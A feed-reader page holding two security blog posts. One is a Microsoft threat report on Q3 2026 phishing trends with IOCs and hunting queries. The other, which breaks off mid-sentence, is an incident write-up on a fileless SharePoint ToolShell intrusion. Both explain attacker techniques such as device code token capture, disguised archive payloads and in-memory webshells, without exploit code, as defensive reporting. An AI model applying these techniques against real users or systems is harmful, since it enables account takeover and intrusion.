❌

Visualização normal

Antes de ontemCyber Threat Intel

Email threat landscape: Q3 2026 trends and insights

Microsoft Threat Intelligence detected approximately 7.3 billion email-based phishing threats from July through September, including a sharp increase to nearly 3 billion in September alone, up 41% from August. Yet the increase did not extend across the techniques that had driven threat actor activity earlier in the year. QR code phishing remained far below its early-year peak, while CAPTCHA-gated phishing reversed several months of decline, driven in part by renewed use of SVG attachments.

Line graph showing the number of phishing emails sent over several months, showing a steady decline in Q3 until a sharp increase in September.
Figure 1. Monthly detected email threat volume (January – September 2026)

The quarter also highlighted how sender identity and security exceptions can shape the outcome of detected threats. Microsoft detected approximately 129 million malicious messages spoofing the sender domains of tracked business services. Many were delivered because organization- or user-configured exceptions overrode security protections, even after the messages failed authentication checks and were identified as malicious, showing how overly broad exceptions intended to preserve legitimate workflows can also expose them to impersonation. In Microsoft Teams, attackers increasingly used ordinary personal names rather than explicit help desk identities while continuing to use live interactions for social engineering. Across malicious attachment activity more broadly, credential theft remained the dominant objective in Q3.

Two campaigns observed during the quarter illustrate the range of activity behind these trends. An August campaign targeting legal organizations used personalized salary review documents and QR codes to lead recipients into device code phishing, despite the broader decline in QR code attacks. In September, purchase order and payroll lures used disguised archives to deliver Agent Tesla, malware commonly used to collect credentials and other information. Together, the campaigns show how familiar business requests remained effective lures across distinct attack paths.

The effects of the March disruption of the Tycoon2FA phishing-as-a-service (PhaaS) platform also remained evident. By July, Microsoft detected approximately 21,000 phishing messages linked to the platform, down 99.8% from 8.9 million in February, the last full month before the operation.

A decreasing number of phishing emails from January to July, starting at 10 million and dropping to nearly zero.
Figure 2. Tycoon2FA-linked phishing email volume (January 2026 – July 2026)

This blog provides a view of email threat activity across Q3 2026, examining shifts in phishing techniques, malicious payloads, business contact impersonation (BCI), and Teams-based threats. We also highlight spoofed business-service sender domains and two campaigns that show how attackers used familiar work requests to make malicious messages appear credible. Together with recommendations, Microsoft Defender detections, and hunting queries, these findings can help defenders assess where existing protections may be weakened and investigate activity across email and collaboration platforms.

Spoofed sender domains

Requests to sign a document, review an invoice, or respond to a survey are routine business communications. Attackers exploit that familiarity by spoofing the sender domains of the legitimate services that deliver them. Rather than relying only on a misleading display name or a lookalike domain, these messages claim the service’s actual domain as their sender identity.

Microsoft detected approximately 129 million malicious messages spoofing the business-service domains tracked in this analysis during Q3. Activity had remained consistently high since at least May, at roughly 41 million to 46 million messages a month. DocuSign was the most frequently spoofed brand in September, accounting for 29% of that month’s total. Adobe, SurveyMonkey, and Barracuda also saw increases toward the end of the quarter, even as overall spoofing volume remained broadly steady.

A downward trend in phishing emails from 46 million in June to closer to 42 million in September.
Figure 3. Malicious messages spoofing tracked business-service sender domains (May – September 2026)

The more consequential finding was how security exceptions affected these messages after detection. Despite failing email authentication checks and being identified as malicious, many were associated with tenant- or user-level overrides. In September, overrides applied to 63% of messages with a recorded security outcome, with tenant-level overrides accounting for most of them.

The figures do not establish that recipients opened the messages or that accounts were compromised. They do show why exception policies deserve attention alongside detection coverage. An organization may create an exception to avoid interrupting a legitimate business workflow, but an overly broad exception can also weaken protection against messages impersonating that workflow. Familiar branding is not a substitute for an authenticated sender.

QR code phishing attacks

QR code phishing ended Q3 far below the levels seen during its early-year surge. Microsoft detected approximately 12.1 million attacks over the quarter, down 67% from Q2. The decline continued through September despite the broader increase in email threats, leaving monthly QR code volume 86% below its March peak.

A downward trend in phishing email occurrences, with counts decreasing from 19 million in March to less than 4 million by September.
Figure 4. Monthly QR code phishing volume (January – September 2026)

Much of the volume reduction came from the attachments that had supported that earlier growth:

  • PDF attachments remained the most common delivery format in Q3, accounting for 78% of QR code attacks in July and August before dropping to 61% in September. Nonetheless, the volume of PDFs carrying malicious QR codes fell by roughly 65% by the end of the quarter.
  • DOC/DOCX attachments accounted for 14% of QR code attacks in July and August before rising to 20% in September. Word document delivery volume similarly contracted in Q3, falling 39% between July and September following a sharp drop at the start of the quarter.
  • Email-embedded QR codes increased from 5% of attacks in July to 12% in September. After dropping to near-zero in Q2, the volume of malicious QR codes embedded in email bodies more than tripled by the end of Q3, although the method remained a smaller delivery category than attachments.
A line graph showing the   percentage of documents processed through various methods, with PDFs remaining the top method throughout Q3 followed by DOC attachments, email-embedded URLs, and other delivery methods.
Figure 5. QR code phishing delivery method share by month (January – September 2026)

The distinction between delivery methods matters for inspection coverage, but not for the recipient’s experience: either attachment or embedded formats can move a user from a message on a managed device to a phishing page on a personal phone. The reduction in volume has not changed that underlying challenge.

CAPTCHA-gated phishing tactics

CAPTCHA-gated phishing began to recover while QR code attacks continued to fall. By September, Microsoft detected 3.1 million CAPTCHA-gated attacks, nearly twice the volume seen at July’s low. Activity remained well below its March peak, but the recovery ended several months of sustained decline.

A declining trend in phishing emails, depicting over 12 million in March, dropping to 2 million in July, and closer to 4 million by September.
Figure 6. CAPTCHA-gated phishing volume (January – September 2026)

The increase in CAPTCHA-gated phishing attacks was not confined to a single attachment format as delivery methods shifted throughout Q3, though SVG attachments were central to the initial recovery.

  • SVG attachment volume increased sixfold in August, accounting for almost half of September’s total CAPTCHA-gated phishing attacks. Up from 17% of attacks in July, SVGs represented 65% of CAPTCHA-gated phishing attacks in August, remained elevated at 49% in September, and were the leading delivery method at the quarter end.
  • Email-embedded URLs accounted for 49% of attacks in July before falling to 19% in August as SVG activity surged. URL-delivered attacks more than doubled in September, reclaiming 30% of attacks.
  • PDF attachments declined from 22% of attacks in July to 12% in August, remaining at 12% in September.
  • HTML attachments declined from 9% of attacks in July to 2% in August, then more than tripled in volume in September to account for 6% of attacks.
  • DOC/DOCX attachments remained comparatively uncommon throughout Q3, representing only 1% of attacks each month.
A bar chart illustrating the percentage distribution of different document formats, with SVG attachments on top for Q3, generally followed by URL, PDF, HTML, and DOC or Other distribution methods by the end of the quarter.
Figure 7. CAPTCHA-gated phishing distribution method share by month (April – September 2026)

Malicious payloads

The dominant risk from malicious attachments continued to be credential theft, not malware installation. Approximately 94-96% of payload-based attacks during Q3 directed recipients toward a phishing site or presented a fraudulent sign-in page locally. An attachment did not need to install software to put an account at risk.

HTML and PDF attachments remained the two most common malicious payload types during Q3, together accounting for approximately 56–62% of payload-based attacks each month, while the more significant change was the return of SVG files:

A pie chart representing the distribution of various file types: 29% HTML and PDF, 4% DOCX, 16% SVG, 4% ZIP/GZIP, 3% RAR, 15% other
Figure 8. Malicious payloads by type
  • HTML attachments accounted for nearly two-thirds of malicious payloads and remained relatively steady across the quarter. HTML files ranked first in July at 32% of attacks before declining to 26% in August and recovering to 29% in September.
  • PDF attachments accounted for 27–30% of attacks and were the leading payload type in August and September. Volume remained comparatively stable, declining only 2% between July and September.
  • SVG attachments increased from 13% of attacks in July to 20% in August, when volume reached 10.1 million—the highest monthly volume in more than a year. Volume then fell 34% in September, although SVGs still represented 13% of attacks and remained roughly 50% higher than the monthly average for the first half of 2026.
  • DOC/DOCX attachments declined from approximately 5% of attacks in July and August to less than 3% in September, falling 76% below its monthly average volume for the first half of 2026.
  • ZIP/GZIP attachments declined from 5% of attacks in July to 3% in August before recovering slightly to 4% in September. Raw volume remained 24% below July.

The reduced use of Word documents alongside the renewed use of SVG files left a different mix of attachment threats, though credential theft remained the dominant objective.

A line graph depicting a trend in the number of file types, with HTML on top followed closely by PDFs, then SVG files, and DOC, ZIP, and other files all hovering around 2 million by the end of the quarter.
Figure 9. Malicious payload file type distribution by month (June – September 2026)

CAPTCHA-gated phishing accounted for only part of the malicious SVG activity. The resurgence was therefore broader than the use of SVG files to deliver that particular technique.

Business contact impersonation

Microsoft defines business contact impersonation (BCI) as a text-based attack targeting enterprise users that impersonates a trusted entity for the purpose of persuading a recipient into initiating a fraudulent financial transaction or sending the attacker sensitive documents.

BCI volume declined throughout Q3, totaling approximately 6.2 million attacks. That was substantially below Q2, although the comparison is influenced by the unusually large spike in April. By September, monthly activity had fallen to its lowest level since at least July 2025.

A downward trend that peaked at 9 million attacks in April before dropping sharply down to between 2-3 million for all of the third quarter.
Figure 10. Monthly BCI attack volume (January – September 2026)

The reduction in overall volume also concealed differences among financial lures. Generic messages continued to dominate initial BCI contact during Q3, but explicit task and financial requests gained share as overall attack volume declined:

  • Generic outreach messages, such as “Are you at your desk?”, accounted for 82% of attacks in July and August before declining to 79% in September. Raw volume fell 14% across the quarter, reinforcing that operators still overwhelmingly favored establishing contact before introducing a fraudulent request.
  • Generic task requests represented 8–10% of attacks during Q3, increasing from 9% in July to 10% in September despite a 9% decline in raw volume.

Within the smaller subset of explicit financial requests:

  • Payroll update requests were the most common financial lure, accounting for 6% of attacks in July and August and 7% in September. Raw volume remained broadly stable at approximately 126,000–130,000 attacks per month.
  • Invoice payment requests recovered from June’s low. Volume increased 34% in July, 25% in August, and 89% in September, more than tripling between June and September. Their share reached 3% in September, its highest level since March.
  • Gift card requests remained at 2% of attacks each month, while raw volume declined 9% from July to September.
Pie chart depicting BEI lures; 81% generic outreach contacts, 9% generic task requests, 2% payroll updates, 2% gift card requests, 6% invoice payments, and less than 1% for other types.
Figure 11. Initial BCI email content by type (Q3 2026)

The decline in BCI overall did not extend equally to the requests reaching payment and payroll staff.

Microsoft Teams threats

Microsoft observed approximately 141,000 malicious Teams call attempts during Q3. Activity peaked in July before declining 31% by September, although September volume remained 38% above the monthly average for the first half of 2026. Teams-based attacks continued to use live interactions across chat, voice, screen sharing, and remote-support tools to facilitate remote access, credential theft, and hands-on-keyboard compromise.

A trend line of call attempts, displaying a peak of over 50,000 attempts in July to about 35,000 by September.
Figure 12. Monthly observed malicious Microsoft Teams calls (January – September 2026)

Attackers increasingly moved away from display names that explicitly announced an IT- or tech-related support role. Ordinary personal-name display names rose from 46% of the observed July sample to 88% in September, while explicit help desk identities fell from 17% to 2%.

Bar chart comparing call impersonation types in Q3, with username impersonations rising from 46% in July to 88% by September, IT support impersonations ultimately decreasing from 17% to 10% after a spike in August, Help desk impersonations dropped from 17% to 2%, and Other impersonations dropped from 20% to virtually 0 by September.
Figure 13. Malicious Teams call impersonation comparison (Q3 2026)

This shift does not necessarily mean attackers abandoned IT support stories. A personal name can accompany a claim to work for the help desk, while the underlying account address retains technical or service-related wording. More targeted attempts also used domains resembling the intended victim organization’s domain, emphasizing that the visible name is only one part of the impersonation.

Voice phishing attempts peaked in July and then receded, but September volume remained above the levels observed early in 2026. Calls were concentrated during recipients’ weekday working hours, when a live response was more likely. These attempts included unanswered, rejected, and short-lived calls, partly reflecting Microsoft’s expanding visibility and ongoing efforts to strengthen protective measures against social engineering abuse. Attemps should not be interpreted as successful attacker interactions.

Notable phishing campaigns

The following campaigns were observed during the quarter and highlight notable credential phishing, BCI, and malware delivery activity. For analysis of a separate Teams-based IT-support impersonation campaign observed in August, see Impersonating IT support: Threat actors turn remote session into enterprise-wide access.

Salary review lure delivers personalized QR code attachment for device code credential capture targeting legal organizations

On August 19, 2026, Microsoft Defender Research observed a phishing campaign targeting more than 10,000 users across more than 4,800 organizations, almost exclusively located in the United States. While most phishing attacks typically don’t focus on a single vertical, this campaign targeted the professional services sector, specifically law firms and legal organizations. Messages in this campaign were sent out over a 13-hour period between 13:27 UTC on August 19, 2026, and 2:59 UTC on August 20, 2026.

Pie chart depicting 72.1% of campaign targets were professional services, 22.5% were technology and software, and 5.4% were other.
Figure 14. Intended campaign targets by industry

Emails in this campaign were sent with the subject line “Salary Review” from smtp[@]wekash[.]net via Amazon Simple Email Service. The email body carried no visible text and the sole payload was a Word document attachment named Your-Q3-Compensation-Summary.docx.

A notification regarding a revised compensation package for an employee, emphasizing the employee's exceptional performance and requesting confidentiality.
Figure 15. Sample of the campaign document attachment

The Word document impersonated the recipient’s own organization, displaying company branding and addressing the recipient by name. The message claimed that the recipient’s compensation had been revised following a Q2 performance review and that updated details were ready for review. A QR code in the document carried an instruction to scan it to access the revised details. This approach moved the phishing URL out of the email body and into an image, bypassing email gateway controls that scan text-based links but do not decode QR code images.

Scanning the QR code would have directed users to an attacker-controlled phishing page impersonating a Microsoft OneDrive sign-in portal hosted on the domain splace[.]co[.]za. The page presented an alphanumeric code and instructed recipients to copy it and proceed to the Microsoft sign-in portal.

Screenshot of a phishing landing page depicting a sign in pop up asking the user to copy the code and then click Next
Figure 16. Sample phishing landing page

The phishing page used a device code phishing technique, which works by making an authentication request to Microsoft’s device authentication service before the recipient arrived, receiving a user code in return, and embedding that code into the page. When a recipient copied the code and proceeded, the page redirected them to the legitimate Microsoft device authentication portal at microsoft.com/devicelogin, where they entered the code and signed in. Completing that sign in would have transferred a valid session token to the attacker. The token granted persistent access to the recipient’s Microsoft 365 account without ever exposing the password and without re-triggering multifactor authentication (MFA). A countdown timer on the page signaled that each code had a limited validity window, pressing recipients to act quickly.

Spanish-language purchase order and payroll campaign leads to Agent Tesla malware

On September 21, 2026, Microsoft Defender Research observed a phishing campaign targeting more than 56,000 users across more than 8,100 organizations. The campaign primarily targeted users in Spanish-speaking countries, with Colombia accounting for the largest share of intended recipients (15%), followed by the United States (12%), Mexico (12%), Chile (11%), and Spain (8%). Like most large-scale phishing attacks, this campaign did not focus on a single vertical, but instead targeted a broad range of industries, most notably retail and consumer goods (27%), manufacturing and agriculture (19%), and financial services (13%). Messages in this campaign were sent out over an almost nine-hour period between 14:57 UTC and 23:35 UTC on September 21, 2026.

Figure 17. Timeline of campaign message volume

Two lure variations were observed throughout the duration of the campaign: a purchase order theme, which was used in 63% of messages, and a payroll theme, which was used in the remaining 37%. Both variations were sent from the address contacto06[@]carloxmextos[.]org. Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), and Domain-based Message Authentication, Reporting, and Conformance (DMARC) all passed for that domain, so the messages did not depend on simple address forgery. The actor changed the display name to resemble a sales or human resources identity associated with the recipient’s organization. That combination gave the messages technically valid authentication while using the visible sender identity and familiar business context to support the impersonation.

The purchase order lure variation used the reply-style subject “Re: solicitud de cotización”. Its body said, “Buen Dia”, claimed that a purchase order was attached, and asked the recipient to confirm receipt before closing with the lowercase “saludos”. The abrupt wording, inconsistent capitalization, and copied professional signature made the message look like a short continuation of an existing commercial exchange while avoiding details that a recipient could easily challenge.

The attached file, Nuevo orden de compra – 21092026.pdf.uu, was a RAR archive despite its uncommon .uu ending and PDF-like name. Inside it was Nuevo orden de compra – 21092026.pdf.js, a JavaScript downloader whose second extension exposed the executable script type only after extraction. If run, the script fetched a file named Lincoln.ps1 from a campaign-controlled object in Firebase Storage, and that PowerShell payload led to Agent Tesla malware. The nested archive and misleading extensions separated the visible business document theme from the code that executed, while the cloud-hosted download gave the actor a remotely accessible staging point.

Screenshot of a Spanish-language email with the subject “Re: solicitud de cotización.” The sender is shown as a sales-themed display name with the address contacto06@carloxmextos.org; the recipient and signature are redacted. The message says an order is attached and asks the recipient to confirm receipt. The attachment is labeled “Nuevo orden de compra - 21092026.pdf.uu.”
Figure 18. Redacted rendering of the purchase order lure email

The payroll-themed lure used the subject “Nomina 21.09.2026”. It addressed the recipient by name, said the September 21 payroll list was attached, and signed off as a human resources manager. The date-specific payroll pretext created an immediate work-related reason to open the file, while the personalized greeting made a bulk message appear locally relevant.

The payroll lure’s attachment, Nomina 21.09.2026.xml.001, was also a RAR archive. Extraction produced Nomina 21.09.2026.xml.exe, an Agent Tesla executable disguised with an XML-themed double extension. Unlike the purchase order delivery chain, this branch did not require a separate downloader in the supplied evidence, but both paths used the same sender infrastructure, attachment camouflage, date, and malware family. Agent Tesla is commonly used to collect credentials and other information from an infected host, so the shared final payload suggested that credential and information theft were the campaign’s likely objective.

Screenshot of a Spanish-language email from an HR-themed display name at contacto06@carloxmextos.org to a redacted recipient. The subject is “Nomina 21.09.2026.” The message says a payroll document for September 21, 2026, is attached and is signed “Gerente de Recursos Humanos.” The attachment is labeled “Nomina 21.09.2026.xml.001.”
Figure 19. Redacted rendering of the payroll lure email

Defending against email and collaboration threats

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

  • Microsoft helps organizations reduce the risk of phishing and social engineering in Teams through user awareness and layered, built-in protections. Users should exercise caution with external connection requests and messages, including verifying a sender’s identity and requests before acting on them. Administrators can also block external Teams users and specify which users in their organization are permitted to chat or meet with people outside the enterprise. These flexible controls help organizations manage risk for employees in sensitive roles and departments. Teams will also be introducing AI-powered phishing detection that uses conversation context to identify phishing and social engineering in higher-risk messaging scenarios, particularly first-contact chats with external users. Together, these measures help organizations collaborate more securely in Teams.
  • Review the recommended settings for Exchange Online Protection and Microsoft Defender for Office 365 to ensure your organization has established essential defenses and knows how to monitor and respond to threat activity.
  • Invest in user awareness training and phishing simulations. Attack simulation training in Microsoft Defender for Office 365, which also includes simulating phishing messages in Microsoft Teams, is one approach to running realistic attack scenarios in your organization.
  • Enable Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Responders can also manually check for and purge unwanted emails containing URLs and/or Subject fields that are similar, but not identical, to those of known bad messages. Investigate malicious email that was delivered in Microsoft 365 and use Threat Explorer to find and delete phishing emails.
  • Turn on Safe Links and Safe Attachments in Microsoft Defender for Office 365.
  • Enable network protection in Microsoft Defender for Endpoint.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Enable passwordless authentication methods (for example, Windows Hello, FIDO keys, or Microsoft Authenticator) for accounts that support passwordless. For accounts that still require passwords, use authenticator apps like Microsoft Authenticator for MFA. Refer to this article for the different authentication methods and features.
  • Configure automatic attack disruption in Microsoft Defender XDR. Automatic attack disruption is designed to contain attacks in progress, limit the impact on an organization’s assets, and provide more time for security teams to remediate the attack fully.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint

The following alert might indicate threat activity associated with this threat. The alert, however, can be triggered by unrelated threat activity.

  • Suspicious activity likely indicative of a connection to an adversary-in-the-middle (AiTM) phishing site

Microsoft Defender for Office 365

The following alerts might indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity.

  • A potentially malicious URL click was detected
  • A user clicked through to a potentially malicious URL
  • Suspicious email sending patterns detected
  • Email messages containing malicious URL removed after delivery
  • Email messages removed after delivery
  • Email reported by user as malware or phish

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the activity and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Salary review campaign emails by sender address

The following query identifies emails associated with the August 19 campaign using a message’s sending email address.

EmailEvents
| where SenderMailFromAddress == “smtp@wekash.net”

Spanish-language purchase order and payroll campaign emails by sender address

The following query identifies emails associated with the September 21 campaign using a message’s sending email address.

EmailEvents 
| where SenderMailFromAddress == "contacto06@carloxmextos.org"

Indicators of compromise (IOCs)

IndicatorTypeDescriptionFirst seenLast seen
wekash[.]net Domain Sender domain used to distribute campaign emails via Amazon SES 2026-08-19 2026-08-20
smtp@wekash[.]net Email address Sender email address observed in campaign messages 2026-08-19 2026-08-20
Your-Q3-Compensation-Summary.docx File name Word document attachment carrying the compensation lure and QR code 2026-08-19 2026-08-20
splace[.]co[.]za Domain Domain hosting phishing content 2026-08-19 2026-08-20
https://splace[.]co[.]za/0987643345678908765421234567890987654320987654321223456787654/onedrive/ URL URL hosting phishing content 2026-08-19 2026-08-20
carloxmextos[.]org Domain Authenticated domain used to send both campaign variations 2026-09-21 2026-09-21
contacto06@carloxmextos[.]org Email address Sender address used for both observed lure variations 2026-09-21 2026-09-21
Nuevo orden de compra – 21092026.pdf.uu File name RAR attachment used in the purchase order variation 2026-09-21 2026-09-21
Nuevo orden de compra – 21092026.pdf.js File name JavaScript downloader contained in the purchase order archive 2026-09-21 2026-09-21
Lincoln.ps1 File name PowerShell payload downloaded by the purchase order branch 2026-09-21 2026-09-21
Nomina 21.09.2026.xml.001 File name RAR attachment used in the payroll variation 2026-09-21 2026-09-21
Nomina 21.09.2026.xml.exe File name Agent Tesla executable contained in the payroll archive 2026-09-21 2026-09-21
BEDD2297739632DA8EE470367295FE976E55BE74D628DCAEE7FA98121EE530F1 SHA-256 SHA-256 of the purchase order RAR attachment 2026-09-21 2026-09-21
CE832350C165522DB03DB040CA07917976D1A91F97E7016EA36DCC6B53E0EB13 SHA-256 SHA-256 of the JavaScript downloader 2026-09-21 2026-09-21
F8B49891D15A578E4DE28FECF99D0D78DB6B2C3DA81CD51C931B8D128E60C187 SHA-256 SHA-256 of the PowerShell payload associated with Agent Tesla delivery 2026-09-21 2026-09-21
C438B9A3BB67E2C10EFF0D01513422DC17DCE7C5508303A680E46F3DCEC886EF SHA-256 SHA-256 of the payroll RAR attachment 2026-09-21 2026-09-21
72966B30BBD87E42C683D2AC7A42BB62021FC14389D508551432FFD70D62F33A SHA-256 SHA-256 of the Agent Tesla executable from the payroll variation 2026-09-21 2026-09-21

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Email threat landscape: Q3 2026 trends and insights appeared first on Microsoft Security Blog.


The SOC Files 5: Ghost in the pipeline, or a fileless SharePoint breach by Storm-2603

5 de Novembro de 2026, 07:00

Executive summary

In 2025, several threat actors exploited CVE-2025-53770 and CVE-2025-53771 (ToolShell vulnerabilities) in on-premises Microsoft SharePoint to achieve remote code execution through crafted HTTP requests. One of the threat actors deployed ransomware on the target’s systems after successful exploitation. Microsoft attributed this ransomware-related ToolShell activity to Storm-2603, distinguishing it from other actors whose observed activity was primarily focused on credential theft, espionage, and data exfiltration.

In December, our retrospective analysis identified activity consistent with Storm-2603’s TTPs. This activity involved the attacker using the IIS worker process as an in-memory bridge to the customer’s infrastructure, keeping the access and control layer entirely within w3wp.exe without writing anything to disk. Although subsequent post-exploitation activity generated disk artifacts, the bridge used to maintain access remained memory-resident.

Let’s look in more detail at this attack.

The attack chain, from reconnaissance to infrastructure compromise

The attack chain, from reconnaissance to infrastructure compromise

Intrusion timeline: Strategic latency and exploitation

The intrusion analyzed in this report occurred in two stages, with a temporal gap between initial access and subsequent exploitation activity. The attack timeline was as follows:


  • Dec 20 – Vulnerability fingerprinting: A single HTTP request targeted a SharePoint administrative endpoint associated with the ToolPane component to determine whether the host was vulnerable to CVE-2025-53770.
  • Dec 21-23 – Tactical latency: A three-day period of silence followed the initial probe, separating the vulnerability fingerprinting from subsequent malicious activity and potentially reducing the likelihood of immediate detection.
  • Dec 24 – High-intensity re-engagement: On Christmas Eve, when security staffing at many companies is reduced, the full RCE chain was executed through the IIS worker process (w3wp.exe) on the same endpoint as the initial probe.
  • Dec 26 – Incident discovery: The three-day gap initially prevented the December 20 probe from being correlated with subsequent malicious activity, marking the event as low priority. Retrospective analysis established that the probe was the initial phase of the subsequent intrusion.
Intrusion timeline

Intrusion timeline

Initial access validation phase

Vulnerability fingerprinting


A vulnerability fingerprinting request on December 20 marked the first observed interaction with the target. The request originated from infrastructure associated with ONYPHE, an internet-scale attack surface discovery and management platform for identifying exposed assets, vulnerabilities, and cyberthreats. Unlike widely used tools such as Shodan and Censys, which merely provide a list of internet-facing assets correlated with the open-source data about known vulnerabilities, ONYPHE actually checks if the target system is vulnerable.

Fingerprinting with ONYPHE

Fingerprinting with ONYPHE

The request characteristics were consistent with ONYPHE’s vulnerability checks, which use active, non-intrusive probes to identify internet-exposed systems vulnerable to specific CVEs. For ToolShell, ONYPHE adopted the approach used by Niels Hofmans (hazcod). Namely, it attempts to inject a harmless marker into the target server to find out if it is vulnerable.

OFFICIAL ONYPHE CVE CHECKER (TOOLSHELL)

OFFICIAL ONYPHE CVE CHECKER (TOOLSHELL)

This phase served as a validation step against the SharePoint execution surface exposed over HTTP:

  • The target processed structured requests through the ASP.NET pipeline without rejection.
  • The request path reached application logic capable of handling serialized input.
  • No defensive controls interrupted or altered the execution flow at the application boundary.

Approximately 12 minutes later, a second inbound connection originated from infrastructure associated with Pfcloud UG, a provider operating under a bulletproof hosting (BPH) model. Given the timing and the IP’s documented history of scanning and abusive activity, the connection may represent follow-on reconnaissance against the newly identified target. No exploitation was attempted at this stage.

A connection from an IP address belonging to Pfcloud UG BPH

A connection from an IP address belonging to Pfcloud UG BPH

Active exploitation: Santa took your data and left a backdoor


The main malicious activity occurred on December 24. The actor targeted the same SharePoint host with a crafted request from 45.91.94.204 (45.91.92.0/22, ASN 63473, HostHatch, LLC). This resulted in a webshell execution within the IIS worker process (w3wp.exe). The payload was not written to disk; rather, it was loaded directly into the ASP.NET runtime and used during subsequent request processing. The implant remained resident for the lifetime of the affected application domain. This runtime state was lost when the application pool was recycled or IIS was restarted.

Attack originated from an SPN node

The IP address 45.91.94.204 is a Safing Privacy Network (SPN) node. SPN routes each connection through a multilayer VPN path with multiple relay nodes that can obscure the originating IP.

SPN promotes itself as a network that offers strong privacy protection for internet traffic. Its infrastructure resembles Tor’s in many ways, but with some differences. It features the following capabilities:

  • Speed: Near-VPN performance for high-speed data transfer.
  • Layer 3 support: Supports multiple protocols like TCP, UDP, ICMP (unlike Tor, which only supports TCP).
  • App-routing: Direct tunneling without a browser.
  • Multi-identity: Simultaneous exit nodes to bypass IP rate limits.
  • Fixed-size packets and padding make it harder to analyze its traffic.

It is less common than Tor, and frequently bypasses standard Tor blocklists.

Webshell architecture


The webshell the attackers injected into the w3wp.exe runtime is a multi-module in-memory framework, where execution is orchestrated through the main component (G.cs) and extended via multiple functional units across namespaces.

The implementation follows a modular C# project structure in which each capability is isolated into its own compilation unit and invoked dynamically at runtime.

Webshell components

Webshell components

“G.cs” pipeline control and C2

Pipeline control

The main webshell component is G.cs. It orchestrates the implant’s execution context, lifecycle, C2 and session management.

To ensure persistence within the runtime, G.cs performs the following actions:

